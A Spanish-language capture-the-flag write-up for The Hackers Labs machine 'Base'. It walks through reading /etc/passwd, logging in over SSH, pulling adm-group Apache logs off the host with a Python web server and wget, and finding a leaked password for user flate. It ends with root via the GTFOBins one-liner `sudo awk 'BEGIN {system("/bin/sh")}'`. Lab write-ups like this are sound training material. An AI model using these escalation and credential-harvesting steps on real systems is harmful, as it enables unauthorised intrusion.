BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
www-data@TheHackersLabs-Base:/opt$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
tss:x:100:107:TPM software stack,,,:/var/lib/tpm:/bin/false
messagebus:x:101:108::/nonexistent:/usr/sbin/nologin
usbmux:x:102:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:104:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
avahi:x:105:112:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
speech-dispatcher:x:106:29:Speech Dispatcher,,,:/run/speech-dispatcher:/bin/false
fwupd-refresh:x:107:115:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
saned:x:108:117::/var/lib/saned:/usr/sbin/nologin
geoclue:x:109:118::/var/lib/geoclue:/usr/sbin/nologin
polkitd:x:997:997:polkit:/nonexistent:/usr/sbin/nologin
rtkit:x:110:119:RealtimeKit,,,:/proc:/usr/sbin/nologin
colord:x:111:120:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
gnome-initial-setup:x:112:65534::/run/gnome-initial-setup:/bin/false
Debian-gdm:x:113:121:Gnome Display Manager:/var/lib/gdm3:/bin/false
mysql:x:114:122:MySQL Server,,,:/nonexistent:/bin/false
pedro:x:1001:1001::/home/pedro:/bin/bash
flate:x:1002:1002::/home/flate:/bin/bash
sshd:x:103:65534::/run/sshd:/usr/sbin/nologin
www-data@TheHackersLabs-Base:/opt$
```

Tenemos en total 3 usuarios contando con root, es decir **pedro**, **flate** y **root**

Ya que son pocos usuarios, vamos a probar si el password encontrado corresponde a alguno de ellos. Vamos a utilizar SSH directamente.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# ssh pedro@10.0.73.17
pedro@10.0.73.17's password:
Linux TheHackersLabs-Base 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Mar 24 18:31:27 2025 from 10.0.73.4
pedro@TheHackersLabs-Base:~$
```

A la primera y con el primer usuario (**pedro**), vamos a ver si podemos realizar un sudo -l para buscar alguna posible escalada a otro usuario.

```
pedro@TheHackersLabs-Base:~$ sudo -l
[sudo] contraseña para pedro:
Sorry, user pedro may not run sudo on TheHackersLabs-Base.
pedro@TheHackersLabs-Base:~$
```

Pedro, no pertenece a suders, por lo tanto tendremos que seguir investigando.

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Si miramos permisos del usuario, vemos que está agregado a un grupo llamado adm.

```
pedro@TheHackersLabs-Base:~$ id
uid=1001(pedro) gid=1001(pedro) grupos=1001(pedro),4(adm)
pedro@TheHackersLabs-Base:~$
```

Por lo tanto, tendremos que ver que puede ejecutar o ver este grupo en concreto, vamos a por ello.

```
pedro@TheHackersLabs-Base:~$ find / -group adm 2>/dev/null
```

Vamos a explicar un poco esta sentencia de búsqueda:

find: Comando utilizado para buscar archivos y directorios dentro del sistema de archivos en Linux.

/: Especifica que la búsqueda comenzará desde el directorio raíz (/), es decir, realizará la búsqueda en todo el sistema.

-group adm: Especifica que únicamente quieres encontrar archivos que pertenezcan al grupo adm. Es decir, te mostrará todos los archivos y directorios cuyo grupo propietario es adm.

2>/dev/null: Redirige cualquier mensaje de error (stderr, representado por el número 2) hacia /dev/null, evitando que estos mensajes aparezcan en la pantalla. Esto es útil cuando no deseas ver mensajes de error como "Permiso denegado".

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
pedro@TheHackersLabs-Base:~$ find / -group adm 2>/dev/null
/var/log/apt/term.log.1.gz
/var/log/apt/term.log
/var/log/apache2
/var/log/apache2/access.log.1
/var/log/apache2/other_vhosts_access.log
/var/log/apache2/error.log.4.gz
/var/log/apache2/access.log.3.gz
/var/log/apache2/access.log
/var/log/apache2/other_vhosts_access.log.3.gz
/var/log/apache2/other_vhosts_access.log.4.gz
/var/log/apache2/other_vhosts_access.log.2.gz
/var/log/apache2/error.log.2.gz
/var/log/apache2/access.log.4.gz
/var/log/apache2/access.log.5.gz
/var/log/apache2/access.log.2.gz
/var/log/apache2/error.log.5.gz
/var/log/apache2/other_vhosts_access.log.1
/var/log/apache2/error.log
/var/log/apache2/error.log.3.gz
/var/log/apache2/error.log.1
/var/log/cups/access_log.2.gz
/var/log/cups/access_log.3.gz
/var/log/cups/access_log.1
/var/log/cups/access_log.5.gz
/var/log/cups/access_log.4.gz
/var/log/cups/access_log
pedro@TheHackersLabs-Base:~$
```

Vemos que podemos visualizar los logs de **apt**, **apache2** y **cups**, vamos a ver que podemos encontrar, ya que en esta ocasión nos toca hacer de “forenses” para ver si hay información útil en los logs. Pero solo nos interesan un tipo de logs, concretamente los de ACCESS, ya que lo primero que interesa encontrar es algún tipo de acceso autorizado.

```
10.0.73.4 - - [25/Mar/2025:10:50:15 -0600] "GET /login.php HTTP/1.1" 200 2205 "http://10.0.73.17/" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "POST /login.php HTTP/1.1" 302 720 "http://10.0.73.17/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /login.php HTTP/1.1" 200 2224 "http://10.0.73.17/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /admin.php HTTP/1.1" 200 2232 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /admin/imgs/newentry.png HTTP/1.1" 200 1476 "http://10.0.73.17/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /admin/imgs/entries.png HTTP/1.1" 200 1419 "http://10.0.73.17/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /admin/imgs/widgets.png HTTP/1.1" 200 1765 "http://10.0.73.17/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /admin/imgs/plugins.png HTTP/1.1" 200 831 "http://10.0.73.17/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /admin/imgs/config.png HTTP/1.1" 200 1603 "http://10.0.73.17/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:51:25 -0600] "GET /admin/imgs/maintrain.png HTTP/1.1" 200 2492 "http://10.0.73.17/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:53:19 -0600] "GET /admin.php?p=widgets HTTP/1.1" 200 3001 "http://10.0.73.17/admin.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:10:53:19 -0600] "GET /admin/panels/widgets/admin.widgets.js HTTP/1.1" 200 1659 "http://10.0.73.17/admin.php?p=widgets" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```

Podemos ver que tenemos tanto GET como POST, lo único que nos interesa en este caso son los POST.

¿Que diferencia hay entre los GET y los POST? Pues fácil y sencillo:

GET → Obtener datos (Entrada)

POST → Enviar datos (Salida)

Vamos a filtrar pues nuestra salida para visualizar correctamente la información que nos interesa.

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
pedro@TheHackersLabs-Base:~$ cat /var/log/apache2/access.log.1 | grep POST
```

Y el resultado es:

```
pedro@TheHackersLabs-Base:~$ cat /var/log/apache2/access.log.1 | grep POST
10.0.73.4 - - [25/Mar/2025:18:51:25 -0600] "POST /login.php HTTP/1.1" 302 728 "http://10.0.73.17/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - - [25/Mar/2025:18:58:27 -0600] "POST /admin.php?uploader&action=default HTTP/1.1" 302 506 "http://10.0.73.17/admin.php?uploader" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
pedro@TheHackersLabs-Base:~$
```

No tenemos nada que nos interese en este fichero, vamos a mirar en el otro log que tenemos.

```
pedro@TheHackersLabs-Base:/var/log/apache2$ cat access.log | grep POST
pedro@TheHackersLabs-Base:/var/log/apache2$
```

Tampoco tenemos información interesante, pero nos quedan dos que están comprimidos, vamos a proceder a descomprimir los archivos.

```
pedro@TheHackersLabs-Base:/var/log/apache2$ gunzip access.log.2.gz
gzip: access.log.2: Permission denied
pedro@TheHackersLabs-Base:/var/log/apache2$
```

No tenemos permisos para realizar tal tarea, por lo tanto, no nos queda otra que extraer los ficheros como hemos hecho anteriormente con Python.

Levantamos el servidor y los descargamos con wget.

```
pedro@TheHackersLabs-Base:/var/log/apache2$ python3 -m http.server 8060
Serving HTTP on 0.0.0.0 port 8060 (http://0.0.0.0:8060/) ...
```

```
(root@Wire-Shell) ~/home/wireseed/Escritorio/Base
└─$ wget http://10.0.73.17:8060/access.log.2.gz
--2025-03-28 00:11:20-- http://10.0.73.17:8060/access.log.2.gz
Conectando con 10.0.73.17:8060... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 2003 (2.0K) [application/gzip]
Grabando a: 'access.log.2.gz'

access.log.2.gz 100%[=====] 1.96K --KB/s en 8s
2025-03-28 00:11:20 (341 MB/s) - 'access.log.2.gz' guardado [2003/2003]

(root@Wire-Shell) ~/home/wireseed/Escritorio/Base
└─$ wget http://10.0.73.17:8060/access.log.3.gz
--2025-03-28 00:11:24-- http://10.0.73.17:8060/access.log.3.gz
Conectando con 10.0.73.17:8060... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1115 (1.1K) [application/gzip]
Grabando a: 'access.log.3.gz'

access.log.3.gz 100%[=====] 1.09K --KB/s en 8s
2025-03-28 00:11:24 (34.4 MB/s) - 'access.log.3.gz' guardado [1115/1115]

(root@Wire-Shell) ~/home/wireseed/Escritorio/Base
└─$ wget http://10.0.73.17:8060/access.log.4.gz
--2025-03-28 00:11:26-- http://10.0.73.17:8060/access.log.4.gz
Conectando con 10.0.73.17:8060... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 620 [application/gzip]
Grabando a: 'access.log.4.gz'

access.log.4.gz 100%[=====] 620 --KB/s en 8s
2025-03-28 00:11:26 (3.06 MB/s) - 'access.log.4.gz' guardado [620/620]
```

Los descargamos todos y procederemos a descomprimirlos con la herramienta **gunzip**.

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# gunzip access.log.2.gz
gzip: access.log.2 already exists; do you wish to overwrite (y or n)? y

(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# gunzip access.log.3.gz

(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# gunzip access.log.4.gz

(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# gunzip access.log.5.gz

(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
#
```

Una vez descomprimidos vamos a proceder a continuar con nuestra búsqueda.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# cat access.log.2 | grep POST
10.0.73.4 - [24/Mar/2025:17:48:34 -0600] "POST / HTTP/1.1" 200 6102 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.73.4 - [24/Mar/2025:17:48:34 -0600] "POST /sdk HTTP/1.1" 404 452 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.73.4 - [24/Mar/2025:17:48:34 -0600] "POST / HTTP/1.1" 200 6102 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.73.4 - [24/Mar/2025:18:13:27 -0600] "POST /login.php HTTP/1.1" 302 720 "http://10.0.73.17/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - [24/Mar/2025:18:16:24 -0600] "POST /admin.php?uploader&action=default HTTP/1.1" 302 506 "http://10.0.73.17/admin.php?uploader" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - [24/Mar/2025:18:24:20 -0600] "POST /admin.php?uploader&action=default HTTP/1.1" 302 507 "http://10.0.73.17/admin.php?uploader" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - [24/Mar/2025:18:25:06 -0600] "POST /admin.php?uploader&action=default HTTP/1.1" 302 506 "http://10.0.73.17/admin.php?uploader&action=default" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - [24/Mar/2025:18:26:26 -0600] "POST /admin.php?uploader&action=default HTTP/1.1" 302 506 "http://10.0.73.17/admin.php?uploader&action=default" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
10.0.73.4 - [24/Mar/2025:19:09:28 -0600] "POST / HTTP/1.1" 200 6102 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.73.4 - [24/Mar/2025:19:09:28 -0600] "POST /sdk HTTP/1.1" 404 452 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.73.4 - [24/Mar/2025:19:09:28 -0600] "POST / HTTP/1.1" 200 6102 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
```

En el Access.log.2 no encontramos nada de nada, a seguir buscando...

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# cat access.log.3 | grep POST
10.0.2.4 - [13/Sep/2024:05:27:36 -0600] "POST / HTTP/1.1" 200 6077 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - [13/Sep/2024:05:27:36 -0600] "POST /sdk HTTP/1.1" 404 451 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - [13/Sep/2024:05:27:36 -0600] "POST / HTTP/1.1" 200 6077 "-" "Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)"
10.0.2.4 - [13/Sep/2024:05:29:25 -0600] "POST /login.php HTTP/1.1" 200 2279 "http://10.0.2.10/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
10.0.2.4 - [13/Sep/2024:05:29:28 -0600] "POST /login.php HTTP/1.1" 200 2267 "http://10.0.2.10/login.php" "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0"
```

En el Access.log.3, tampoco encontramos nada de nada, continuamos ...

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# cat access.log.4 | grep POST
192.168.0.101 - [12/Sep/2024:12:00:01 +0000] "POST /login HTTP/1.1" 401 4523 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
203.0.113.54 - [12/Sep/2024:12:00:12 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
172.16.1.45 - [12/Sep/2024:12:00:23 +0000] "POST /login HTTP/1.1" 401 5002 "http://example.com/login" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
198.51.108.22 - [12/Sep/2024:12:00:34 +0000] "POST /login HTTP/1.1" 401 4758 "http://example.com/login" "Mozilla/5.0 (Windows NT 6.1; WOW64)"
203.0.113.54 - [12/Sep/2024:12:00:45 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
192.168.1.10 - [12/Sep/2024:12:01:01 +0000] "POST /login HTTP/1.1" 401 4870 "http://example.com/login" "Mozilla/5.0 (iPhone; CPU iPhone OS 14_0 like Mac OS X)"
10.0.0.200 - [12/Sep/2024:12:01:12 +0000] "POST /login HTTP/1.1" 401 5100 "http://example.com/login" "Mozilla/5.0 (Android 9; Mobile)"
203.0.113.20 - [12/Sep/2024:12:01:22 +0000] "POST /login HTTP/1.1" 401 5432 "http://example.com/login" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0)"
198.51.100.45 - [12/Sep/2024:12:01:33 +0000] "POST /login HTTP/1.1" 401 4590 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.30 - [12/Sep/2024:12:01:44 +0000] "POST /login HTTP/1.1" 401 4910 "http://example.com/login" "Mozilla/5.0 (iPad; CPU OS 13_3 like Mac OS X)"
192.168.0.101 - [12/Sep/2024:12:01:51 +0000] "POST /login HTTP/1.1" 401 4523 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
203.0.113.54 - [12/Sep/2024:12:02:12 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
172.16.1.45 - [12/Sep/2024:12:02:23 +0000] "POST /login HTTP/1.1" 401 5002 "http://example.com/login" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
198.51.108.22 - [12/Sep/2024:12:02:34 +0000] "POST /login HTTP/1.1" 401 4758 "http://example.com/login" "Mozilla/5.0 (Windows NT 6.1; WOW64)"
203.0.113.54 - [12/Sep/2024:12:02:45 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
192.168.1.10 - [12/Sep/2024:12:03:01 +0000] "POST /login HTTP/1.1" 401 4870 "http://example.com/login" "Mozilla/5.0 (iPhone; CPU iPhone OS 14_0 like Mac OS X)"
10.0.0.200 - [12/Sep/2024:12:03:12 +0000] "POST /login HTTP/1.1" 401 5100 "http://example.com/login" "Mozilla/5.0 (Android 9; Mobile)"
203.0.113.20 - [12/Sep/2024:12:03:22 +0000] "POST /login HTTP/1.1" 401 5432 "http://example.com/login" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0)"
198.51.100.45 - [12/Sep/2024:12:03:33 +0000] "POST /login HTTP/1.1" 401 4590 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.30 - [12/Sep/2024:12:03:44 +0000] "POST /login HTTP/1.1" 401 4910 "http://example.com/login" "Mozilla/5.0 (iPad; CPU OS 13_3 like Mac OS X)"
203.0.113.56 - [12/Sep/2024:12:03:55 +0000] "POST /login HTTP/1.1" 401 4812 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) \"username=flategapassword=HPAbcmQ5j1da0WkXUjw\""
192.168.0.101 - [12/Sep/2024:12:04:01 +0000] "POST /login HTTP/1.1" 401 4523 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.10 - [12/Sep/2024:12:04:12 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
172.16.1.45 - [12/Sep/2024:12:04:23 +0000] "POST /login HTTP/1.1" 401 5002 "http://example.com/login" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
203.0.113.20 - [12/Sep/2024:12:04:34 +0000] "POST /login HTTP/1.1" 401 4758 "http://example.com/login" "Mozilla/5.0 (Windows NT 6.1; WOW64)"
203.0.113.54 - [12/Sep/2024:12:04:45 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
192.168.1.10 - [12/Sep/2024:12:05:01 +0000] "POST /login HTTP/1.1" 401 4870 "http://example.com/login" "Mozilla/5.0 (iPhone; CPU iPhone OS 14_0 like Mac OS X)"
10.0.0.200 - [12/Sep/2024:12:05:12 +0000] "POST /login HTTP/1.1" 401 5100 "http://example.com/login" "Mozilla/5.0 (Android 9; Mobile)"
203.0.113.20 - [12/Sep/2024:12:05:22 +0000] "POST /login HTTP/1.1" 401 5432 "http://example.com/login" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0)"
198.51.100.45 - [12/Sep/2024:12:05:33 +0000] "POST /login HTTP/1.1" 401 4590 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.30 - [12/Sep/2024:12:05:44 +0000] "POST /login HTTP/1.1" 401 4910 "http://example.com/login" "Mozilla/5.0 (iPad; CPU OS 13_3 like Mac OS X)"
192.168.0.101 - [12/Sep/2024:12:06:01 +0000] "POST /login HTTP/1.1" 401 4523 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
203.0.113.54 - [12/Sep/2024:12:06:12 +0000] "POST /login HTTP/1.1" 401 5002 "http://example.com/login" "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7)"
172.16.1.45 - [12/Sep/2024:12:06:23 +0000] "POST /login HTTP/1.1" 401 4758 "http://example.com/login" "Mozilla/5.0 (Windows NT 6.1; WOW64)"
203.0.113.54 - [12/Sep/2024:12:06:45 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
192.168.1.10 - [12/Sep/2024:12:07:01 +0000] "POST /login HTTP/1.1" 401 4870 "http://example.com/login" "Mozilla/5.0 (iPhone; CPU iPhone OS 14_0 like Mac OS X)"
10.0.0.200 - [12/Sep/2024:12:07:12 +0000] "POST /login HTTP/1.1" 401 5100 "http://example.com/login" "Mozilla/5.0 (Android 9; Mobile)"
203.0.113.20 - [12/Sep/2024:12:07:22 +0000] "POST /login HTTP/1.1" 401 5432 "http://example.com/login" "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:89.0)"
198.51.100.45 - [12/Sep/2024:12:07:33 +0000] "POST /login HTTP/1.1" 401 4590 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.30 - [12/Sep/2024:12:07:44 +0000] "POST /login HTTP/1.1" 401 4910 "http://example.com/login" "Mozilla/5.0 (iPad; CPU OS 13_3 like Mac OS X)"
192.168.0.101 - [12/Sep/2024:12:08:01 +0000] "POST /login HTTP/1.1" 401 4523 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
```

Pero ... en el acces.log.4, tenemos una línea que se nos iluminan los ojos, encontramos un acceso autorizado de flate!!!

```
198.51.100.45 - [12/Sep/2024:12:08:35 +0000] "POST /login HTTP/1.1" 401 4590 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
192.168.1.30 - [12/Sep/2024:12:08:44 +0000] "POST /login HTTP/1.1" 401 4910 "http://example.com/login" "Mozilla/5.0 (iPad; CPU OS 13.3 like Mac OS X)"
203.0.113.56 - flate [12/Sep/2024:12:08:55 +0000] "POST /login HTTP/1.1" 401 4812 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) \"username=flategapassword=HPAbcmQ5j1da0WkXUjw\""
192.168.0.101 - [12/Sep/2024:12:09:01 +0000] "POST /login HTTP/1.1" 401 4523 "http://example.com/login" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
203.0.113.54 - [12/Sep/2024:12:09:12 +0000] "POST /login HTTP/1.1" 401 5621 "http://example.com/login" "Mozilla/5.0 (X11; Linux x86_64)"
```

Y encima nos entrega el usuario y el password de acceso, concretamente un hash del password!!!

BASE -- AUTOR: Eduard Bantulà (aka. WireSeed).

Vamos a probar si podemos acceder a la máquina como el usuario **flate**. Volveremos a ejecutar el ssh pero esta vez como flate.

```
(root@Wire-Kali)-[/home/wireseed/Escritorio/Base]
# ssh flate@10.0.73.17
flate@10.0.73.17's password:
Linux TheHackersLabs-Base 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
flate@TheHackersLabs-Base:~$
```

Ya somos el usuario flate, ahora si que nos toca buscar una posible escalada de privilegios...

Vamos a por ella pues. Utilizaremos sudo -l para poder comprobar si tenemos alguna de viable.

```
flate@TheHackersLabs-Base:~$ sudo -l
Matching Defaults entries for flate on TheHackersLabs-Base:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User flate may run the following commands on TheHackersLabs-Base:
    (root) NOPASSWD: /usr/bin/awk
flate@TheHackersLabs-Base:~$
```

La tenemos!!!

4) Elevación de privilegios.

Vamos a mirar en nuestra biblioteca GTFOBINS a ver si tenemos alguna elevación posible.

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo awk 'BEGIN {system("/bin/sh")}'
```

La tenemos, vamos a ejecutarla.

```
User flate may run the following commands on TheHackersLabs-Base:  
(root) NOPASSWD: /usr/bin/awk  
flate@TheHackersLabs-Base:~$ sudo -u root awk 'BEGIN {system("/bin/sh")}'
```

Y finalmente conseguimos root.

```
flate@TheHackersLabs-Base:~$ sudo -u root awk 'BEGIN {system("/bin/sh")}'  
# whoami  
root  
# id  
uid=0(root) gid=0(root) grupos=0(root)  
#
```

Ahora solo nos quedará buscar las tan ansiadas flags en la máquina, y esta tarea os la dejo para vosotros solos, muy buena suerte en la búsqueda!!!!

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrar nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

LABORATORIO: THE HACKERS LABS

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).